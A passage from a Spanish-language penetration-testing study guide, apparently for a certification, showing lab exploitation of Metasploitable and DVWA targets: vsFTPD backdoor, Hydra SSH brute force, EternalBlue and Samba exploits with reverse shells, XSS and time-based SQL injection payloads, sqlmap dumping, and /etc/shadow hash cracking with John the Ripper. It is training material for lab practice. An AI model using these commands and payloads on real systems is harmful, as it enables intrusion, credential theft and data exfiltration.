[*] 192.168.0.10:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.10:21 - USER: 331 Please specify the password.
[+] 192.168.0.10:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
shell
[*] Command shell session 1 opened (192.168.0.14:46599 -> 192.168.0.10:6200) at 2022-11-04 14:04:48 -0300

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:/# id
```

```
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# |
```

Puerto 22 SSH:

▼ Fuerza bruta con hydra

```
hydra -L diccionario -P diccionario ssh://IP_OBJTIVO
```

```
[lxbx@lxbx]~[~/Desktop]
└─$ hydra -L user.txt -P password.txt ssh://192.168.0.10
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-04 15:09:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 9 tasks per 1 server. overall 9 tasks. 9 login tries (1:3/p:3), ~1 try per
[DATA] attacking ssh://192.168.0.10:22/
[22][ssh] host: 192.168.0.10 login: user password: user
[22][ssh] host: 192.168.0.10 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-04 15:09:23
[lxbx@lxbx]~[~/Desktop]
└─$
```

Conexión

```
ssh user@ip_objetivo
```

```
[lxbx@lxbx]~[~/Desktop]
└─$ ssh user@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (RSA) to the list of known hosts.
user@192.168.0.10's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
user@metasploitable:~$
```

Puerto 445 SMB:

▼ Eternalblue

Se utiliza la herramienta de Metasploit para explotar la vulnerabilidad. De todas maneras existen exploit públicos para evitar el uso de Metasploit.

```
search ms17-010
use 0
set lhost tu_ip
set rhost ip_objetivo
run
```

```
no active sessions.

[msf](Jobs:0 Agents:0) >> search ms17-010
Matching Modules
=====
#  Name
0  exploit/windows/smb/ms17_010_eternalblue
1  exploit/windows/smb/ms17_010_psexec
2  auxiliary/admin/smb/ms17_010_command
3  auxiliary/scanner/smb/smb_ms17_010
4  exploit/windows/smb/smb_doublepulsar_rce
=====
Disclosure Date Rank Check Description
2017-03-14 average Yes MS17-010 Eternal
2017-03-14 normal Yes MS17-010 Eternal
2017-03-14 normal No MS17-010 Eternal
2017-04-14 great Yes MS17-010 SMB RCE
MS17-010 DOUBLEPULSAR

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb

[msf](Jobs:0 Agents:0) >> use 0
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set lhost 192.168.42.130
lhost => 192.168.42.130
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set rhosts 192.168.42.138
rhosts => 192.168.42.138
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run |
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_永恒之蓝) >> run
[*] Started reverse TCP handler on 192.168.42.130:4444
[*] 192.168.42.138:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.42.138:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[+] 192.168.42.138:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.42.138:445 - The target is vulnerable.
[*] 192.168.42.138:445 - Connecting to target for exploitation.
[+] 192.168.42.138:445 - Connection established for exploitation.
[+] 192.168.42.138:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.42.138:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.42.138:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.42.138:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 192.168.42.138:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.42.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.42.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.42.138:445 - Starting non-paged pool grooming
[+] 192.168.42.138:445 - Sending SMBv2 buffers
[+] 192.168.42.138:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.42.138:445 - Sending final SMBv2 buffers.
[*] 192.168.42.138:445 - Sending last fragment of exploit packet!
[*] 192.168.42.138:445 - Receiving response from exploit packet
[+] 192.168.42.138:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.42.138:445 - Sending egg to corrupted connection.
[*] 192.168.42.138:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.42.138
[*] Meterpreter session 1 opened (192.168.42.130:4444 -> 192.168.42.138:49160) at 2022-09-22 16:43:55 -0300
[+] 192.168.42.138:445 - =====
[+] 192.168.42.138:445 - =====WIN=====
[+] 192.168.42.138:445 - =====
```

(Meterpreter 1)(C:\) > 

```
(Meterpreter 1)(C:\) > shell
Process 580 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

```
C:\>whoami
whoami
nt authority\system
```

▼ Exploit por versión Samba 3.0.2

Misma operación, buscar si es vulnerable y realizar el proceso de explotación.

```
exploit/multi/samba/usermap_script
options
set lhost
set rhost
run
```

```
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> search samba 3.0.2
```

```
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
-	---	-----	---	----
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No
1	exploit/linux/samba/lسا_transnames_heap	2007-05-14	good	Yes
2	exploit/solaris/samba/lسا_transnames_heap	2007-05-14	average	No

```
Interact with a module by name or index. For example info 2, use 2 or use exploit/sc
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> options
```

```
[msf] (Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> options
Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOSTS  192.168.0.10    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/samba/usermap_script.ruby
  RPORT   139             yes        The target port (TCP)
                                         ↗
Payload options (cmd/unix/reverse_netcat):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST   192.168.0.14    yes        The listen address (an interface may be specified)
  LPORT   4444            yes        The listen port
                                         ↗
Exploit target:
  Id  Name
  --  --
  0   Automatic
```

```
RHOSTS => 192.168.0.10
[*] Started reverse TCP handler on 192.168.0.14:4444
[*] Command shell session 2 opened (192.168.0.14:4444 -> 192.168.0.10:53328) at 2022-11-04 15:37:46 -0300

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# uname -l
uname -l
uname: invalid option -- l
Try `uname --help' for more information.
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```

▼ Directorio compartidos

Verificamos directorios compartidos con la finalidad de buscar información útil.

```
(kali㉿lxbx)-[~]
└─$ smbclient -L 192.168.0.10 -N
Anonymous login successful

  Sharename      Type      Comment
  -----  -----
  print$        Disk      Printer Drivers
  tmp           Disk      oh noes!
  opt            Disk
  IPC$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$        IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server          Comment
  -----  -----
  Workgroup      Master
  -----  -----
  WORKGROUP      METASPLOITABLE

(kali㉿lxbx)-[~]
└─$
```


▼ WEB

▼ Cross Site Scripting (XSS)

Como indique anteriormente en este punto se debe buscar algo que permita ingresar datos.

Un ejemplo es una barra que te deja ingresar tu nombre (esto puede ser cualquier cosa, el punto importante que te deja ingresar datos).


```
<script>alert('lxbx')</script>
```



The screenshot shows the DVWA application interface. At the top, the DVWA logo is displayed. Below it, the title "Vulnerability: Reflected Cross Site Scripting (XSS)" is shown. A form field asks "What's your name?", with a placeholder "<script>alert('lxbx')</script>". Next to the field is a "Submit" button. Below the form, the word "Hello" is displayed in red text, indicating the reflected script was executed.

▼ Inyección HTML

```
<h1> Hola soy lxbx</h1>
```



The screenshot shows the DVWA application interface. At the top, the DVWA logo is displayed. Below it, the title "Vulnerability: Reflected Cross Site Scripting (XSS)" is shown. A form field asks "What's your name?", with a placeholder "<h1> Hola soy lxbx</h1>". Next to the field is a "Submit" button. The page displays the injected HTML as "Hola soy lxbx" in large blue text, indicating the reflected script was executed.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello
Hola soy lxbx

▼ Inyección SQL


Cuando se realiza una inyección SQL la forma mas fácil de detectar la vulnerabilidad es mediante respuesta de error, como se puede visualizar en la imagen.

The screenshot shows a web page with a login form and an error message. At the top, a green box says "Please enter username and password to view account details". Below it is a form with "Name" and "Password" fields. A red arrow points from the "Password" field to a redacted area. To the right is a "View Account Details" button. Below the form is a link: "Dont have an account? [Please register here](#)". At the bottom, a red box contains the error message: "Error: Failure is always an option and this situation proves it". A table below the error message provides details about the error:

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" AND password=''' at line 1

En algunos casos no existe un mensaje de error y puedes buscar la forma de poder lograr detectar mediante respuesta verdadero y falso (puedes seguir profundizando en Internet).

En este ejemplo mantenemos un sitio web que tiene opciones de elegir un hotel, si nos fijamos en la URL es un método GET al ingresar inyección SQL no entrega ninguna información.




STARK

HOTEL

A screenshot of a hotel room listing. It shows a bedroom with a bed, a dresser, and a ceiling fan. Below the image, it says "★★★★★" (5 stars), "Suite", and "\$ 149 / per night".

En este caso se ingresa la inyección SQL basada en el tiempo es una técnica que se basa en el envío de una consulta SQL a la base de datos que obliga a la base de datos a esperar una cantidad de tiempo específica (en segundos) antes de responder.

```
2 or sleep(5)--
```



STARK

HOTEL

Identificada la vulnerabilidad se utiliza la herramienta SQLmap y así poder sacar toda la información de la base de datos.

```
sqlmap -u http://10.10.10.143/room.php?cod=3 --dbs
```

```
--dbs => mostrar las base de datos  
-D nombre_base_de_datos --tables => mostradas las tablas de la base de datos  
--dump => mostrar todo
```

```
[lxbx@lxbx]~$ sqlmap -u http://10.10.10.143/room.php?cod=3 --dbs  
[...]  
[lxbx@lxbx]~$ https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without  
l, state and federal laws. Developers assume no liability and are n  
[*] starting @ 20:39:52 /2022-11-04/
```

```
--  
---  
[20:27:36] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 9 (stretch)  
web application technology: Apache 2.4.25, PHP  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[20:27:36] [INFO] fetching database names  
[20:27:37] [INFO] retrieved: 'hotel'  
[20:27:37] [INFO] retrieved: 'information_schema'  
[20:27:37] [INFO] retrieved: 'mysql'  
[20:27:37] [INFO] retrieved: 'performance_schema'  
available databases [4]:  
[*] hotel  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[20:27:37] [INFO] fetched data logged to text files under '/home/lxbx/.loc  
[*] ending @ 20:27:37 /2022-11-04/
```

NOTA: El punto es poder entender que es necesario identificar la vulnerabilidad para poder lograr realizar la explotación.

Bueno ya con la cantidad de explotaciones que te he mostrado, ya tienes una base de cómo aplicar los ataques según lo que te vayas encontrando. Cuando indicaba al principio que la certificación tiene explotaciones fáciles, me refería a esto, donde no debes crear nada, ya está todo público por Internet y es cosa que sepas identificar para poder aplicar los ataques.

▼ Post-exploitación

Una vez logrado tener acceso al sistema, es necesario seguir enumerando, en este caso no es necesario realizar escala de privilegios, por lo cual solo se basará en buscar información útil.

¿Qué debo buscar?

- Identificar direcciones IP con otro segmento de red.
- Identificar usuarios del sistema.
- Identificar directorios y su contenido con la finalidad de buscar antecedentes importantes, que pueda ser útil para encontrar otras vulnerabilidades.
- Verificar si es posible obtener hash de los usuarios del sistema.

Veamos ejemplos:

▼ Enumeración en el sistema comprometido

Es importante que en este punto verifiques rutas de importancia, como no se debe escalar privilegio, el reconocimiento se hace más fácil. Así debes enfocar la enumeración en ficheros o directorio que tengan información (claves, nombre de usuarios, alguna red no identificada por nosotros, etc.)

- /home
- /Desktop
- /Users
- /Documents
- /Download

Ejemplo:

Linux (listar ficheros con extensiones .txt):

```
find . -type f *.txt 2>/dev/null
```

```
[lxbx@lxbx ~]$ find . -type f *.txt 2>/dev/null
```

```
./.xsession-errors
7701.txt
clave.txt
resultado.txt
x.txt
[lxbx@lxbx ~]$
```

Windows (ver usuarios del sistema):

```
net user
```

```
C:\Users\lxbx>net user
Cuentas de usuario de \\DESKTOP-RDCUNMS
-----
Administrador          DefaultAccount      Invitado
LXBX                  WDAGUtilityAccount
Se ha completado el comando correctamente.
```

NOTA: No descarte la enumeración de manera tradicional.

▼ Hash de usuarios

En el caso que puedas leer el archivo que almacena las credenciales de los usuarios del sistema, puedes probar con copiar y posteriormente tratar de romperlas. Una forma de identificarlas los tipos de hash es verificando el número que esta entre el signo pesos.

```
$1$ is MD5
$2a$ is Blowfish
$2y$ is Blowfish
$5$ is SHA-256
$6$ is SHA-512
```

```
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:^:14684:0:99999:7:::
bin:+:14684:0:00000:7...
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync: .:14684:0:00000:7...
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::

msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
utn0:^:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:+:14685:0:00000:7...
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql: .:14685:0:00000:7...
tomcat55:*:14691:0:99999:7:::
distcd:+:14698:0:00000:7...
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd: .:14715:0:00000:7...
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/# |
```

De igual manera puedes utilizar herramientas o sitios web que pueden identificar el tipo de hash.

Un ejemplo es copiando el hash del usuario "user"

```
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
```

```
$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
```

▼ Cracking de contraseña

Con la herramienta John the Ripper es posible tratar de romper las contraseñas con el parámetro **--list=formats** se puede listar el tipo de hash, en el caso de que la herramienta no la detecte de manera automática.

Ejemplo: john --format=raw-md5 clave.txt

De igual manera tienes la opción de verificar en este sitio, si es posible obtener las credenciales.

CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.
Enter up to 20 non-salted hashes, one per line: Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults CrackStation uses massive pre-computed lookup tables to crack password hashes.
<https://crackstation.net/>

john clave.txt

```
LXDX@LXDX-[~]
└─$ cat clave.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
-[lxbx@lxbx]-[~]
```

